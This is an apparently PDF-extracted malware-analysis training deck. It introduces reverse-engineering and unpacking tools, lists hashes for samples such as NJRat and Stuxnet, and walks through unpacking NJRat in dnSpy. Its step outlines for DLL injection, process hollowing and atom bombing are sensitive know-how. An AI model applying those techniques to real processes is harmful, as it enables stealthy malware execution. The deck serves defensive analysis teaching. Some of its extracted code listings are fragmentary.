




- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code




tools\_of\_the\_trade: 0x06



# Cutter

tools\_of\_the\_trade: 0x07



tools\_of\_the\_trade: 0x08


```
[0x00003960]> !screenfetch
./oyddmhd+-.
.-dhhNNNNNNNNNhye-.
.-yNNNNNNNNNNNNNNNndhhy+-.
.onNNNNNNNNNNNNNNNndhhy/-.
osNNNNNNNNNNNNNNNhyyyohedhhhhdho
.dNNNNNNNNNNNNNNNhs++so/sndddhhhhhyd
oyhdalrhNNNNNNNNNNNndhhydhyNd.
:eyhddlNNNNNNNNNNNnddhhhhhhymRh
..+sydNNNNNNNNNnddhhhhhhymMy
./.NMMNNNNNNNNNnddhhhhhhmMhs:
`ohNNNNNNNNNNNnddhhhhdmNhs+.
`aNNNNNNNNNNNNNnddddmNmhs/.
/NMMNNNNNNNNNnddhhhhdmNhsdo:
+HNNNNNNNNNNNnsadmNhsdo-.
yHNNNNNNNNNNNnsadmNhs+/-.
/HNNNNNNNNNNNndh+-.
/ohdmddhys+/-.
`-//----+.
[0x00003960]> pd 16
    ;-- section:.text:
(fcn) main 678
int main (int argc, char **argv, char **envp);
bp: 0 (vars 0, args 0)
sp: 9 (vars 9, args 0)
rg: 2 (vars 0, args 2)
    ; DATA XREF from entry0 (0x530d)
0x00003960 4157    push r15          ; [13] -r-x section size 72107 named .text
0x00003962 4156    push r14
0x00003964 4155    push r13
0x00003966 4154    push r12
0x00003968 55      push rbp
0x00003969 53      push rbx
0x0000396a 89fd    mov ebp, edi   ; argc
0x0000396c 4889f3    mov rbx, rsi   ; argv
0x0000396e 4883ec 48    sub rsp, 0x48 ; 'H'
0x00003973 488b3e    mov rdi, qword [rsi] ; argv
0x00003976 e875dc0000 call fcn.000115f0
0x0000397b 488d35603301 lea rsi, [0x00016ce2] ; const char *locale
0x00003982 b106000000 mov edi, 6       ; int category
0x00003987 e824ffff    call sym.imp.setlocale ; char *setlocale(int category, const char *locale)
0x0000398c 488d35983401 lea rsi, str.usr_share_locale ; 8x16e23 ; "/usr/share/locale" ; char *dirname
0x00003993 488d36673401 lea rdi, [0x00016e09] ; "coreutils" ; char *domainname
[0x00003960]> px 32
- offset: 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00003960 4157 4156 4155 4154 5553 89fd 4889 f348 AMAVAUATUS..H..H
0x00003970 83ec 4848 8b3e e875 dc08 0048 8d35 6033 ..HH.>.u.. H..3
[0x00003960]> !scrot
```

# Detect it Easy

tools\_of\_the\_trade: 0x09


GoSECURE

- Type
- Packer
- Linker
- Entropy




HxD is a memory dump viewer and editor. It can read memory dumps from various sources, including file dumps, memory dump files, and memory dump streams. It can also write memory dumps to files, memory dump files, and memory dump streams.

- Modify Dumps
- Read Memory
- Determine File Type



- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with the assembly explorer on the left and the IL viewer on the right. The assembly explorer lists various .NET assemblies and their types. The IL viewer displays the assembly code for the `entrypoint.Example` class, specifically the `entrypoint` method.

```
// Token: 0x02000002 RID: 2
// Class private auto ansi beforefieldinit entrypoint.Example.entrypoint
// Token: 0x60000084 RID: 4 RVA: 0x0000207A File Offset: 0x00000027A
.entrypoint public hidebysig specialname rspecialname
    instance void .ctor () cil managed
{
    // Methods
    // Token: 0x60000084 RID: 4 RVA: 0x0000207A File Offset: 0x00000027A
    .method public hidebysig specialname rspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ /* IL_0000: ldarg.0
        /* 0x0000027C 280400000A */ /* IL_0001: call instance void [mscorlib]System.Object::.ctor()
        /* 0x00000281 00 */ /* IL_0006: nop
        /* 0x00000282 2A */ /* IL_0007: ret
    } // end of method Entrypoint::ctor
}
// Token: 0x60000083 RID: 3 RVA: 0x0000206C File Offset: 0x00000026C
.method public hidebysig static
    void AnotherNotUsed () cil managed
{
    // Header Size: 1 byte
    // Code Size: 13 (0xD) bytes
    .maxstack 8
    .entrypoint
    /* 0x00000260 00 */ /* IL_0000: nop
    /* 0x0000026E 721B0000070 */ /* IL_0001: ldstr "AnotherNotUsed"
    /* 0x00000273 280300000A */ /* IL_0006: call void [mscorlib]System.Console::WriteLine(string)
    /* 0x00000278 00 */ /* IL_0008: nop
    /* 0x00000279 2A */ /* IL_0009: ret
} // end of method Entrypoint::AnotherNotUsed
// Token: 0x60000001 RID: 1 RVA: 0x00002050 File Offset: 0x000000250
.method public hidebysig static
    void Main (
        string[] args
    ) cil managed
```

## terminal

```
malware@work ~$ file sample.bin
```

```
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
malware@work ~$ exiftool sample.bin > metadata.log
```

```
malware@work ~$ hexdump -C -n 128 sample.bin | less
```

```
malware@work ~$ VBoxManage list vms
```

```
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
```


```
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
```

```
malware@work ~$ VBoxManage startvm win7
```

```
malware@work ~$
```

tools\_of\_the\_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\Windows\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```



```
Version: 0.2.2 <x86>
Built on: Aug 15 2019

~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches etc.
URL: https://github.com/hasherezade/pe-sieve

Required:
/pid <target_pid>
    : Set the PID of the target process.

Optional:

--- scan options ---
/shelle : Detect shellcode implants. (By default it detects PE only).
/data   : If DEP is disabled scan also non-executable memory
          (which potentially can be executed).

--- dump options ---
/inp <*inprec_node>
      : Set in which mode the ImportTable should be recovered.
*inprec_node:
  0 - none: do not recover imports (default)
  1 - try to autodetect the most suitable mode
  2 - recover erased parts of the partially damaged ImportTable
  3 - build the ImportTable from the scratch, basing on the found IAT(s)

/dnode <*dump_node>
      : Set in which mode the detected PE files should be dumped.
*dump_node:
  0 - autodetect (default)
  1 - virtual (as it is in the memory, no unmapping)
  2 - unmapped (converted to raw using sections' raw headers)
  3 - realigned raw (converted raw format to be the same as virtual)

--- output options ---
/ofilter <*ofilter_id>
      : Filter the dumped output.
*ofilter_id:
  0 - no filter: dump everything (default)
  1 - don't dump the modified PEs, but save the report
  2 - don't dump any files
/quiet  : Print only the summary. Do not log on stdout during the scan.
/json   : Print the JSON report as the summary.
/dir    <output_dir>
      : Set a root directory for the output (default: current directory).


Info:
/help   : Print this help.
/version: Print version number.
```



# DLL Injection

injection\_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



# PE (Portable Executable) Injection

injection\_techniques: 0x01

- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



# Process Hollowing

injection\_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



# Atom Bombing

injection\_techniques: 0x03




Atomic bomb test in Italy, 1957,  
colorized

# Atom Bombing

injection\_techniques: 0x04

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- 5466c52191ddd1564b4680060dc329cb
- 016169ebef1cec2aad6c7f0d0ee9026




- dc09543850d109fbb78f7c91badcda0d
  - NJRat
- fe8f363a035fdbefcee4567bf406f514
  - Sofacy / FancyBear
- 5466c52191ddd1564b4680060dc329cb
  - KPot
- 016169ebef1cec2aad6c7f0d0ee9026
  - Stuxnet



# Unpacking NJRat

solutions: 0x01


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



# Unpacking NJRat

solutions: 0x02

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



# Unpacking NJRat

solutions:0x03

GoSECURE

The screenshot shows the GoSECURE debugger interface. On the left, the Assembly Explorer pane displays the project structure for "happy vir (1.0.0.0)" with "Form1" selected. On the right, the source code for "Form1.cs" is shown in the "Form1" tab. The code contains several methods, with the line "return Assembly.Load(A\_0);" highlighted by a red rectangle. The assembly code pane at the bottom shows the assembly representation of the highlighted line.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char flyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5Tfgy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIFT3UqdH5UE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8ZYPtIdpQrPsdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANqyI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

# Unpacking NJRat

solutions: 0x04

GoSECURE

- Breakpoint on Assembly.Load
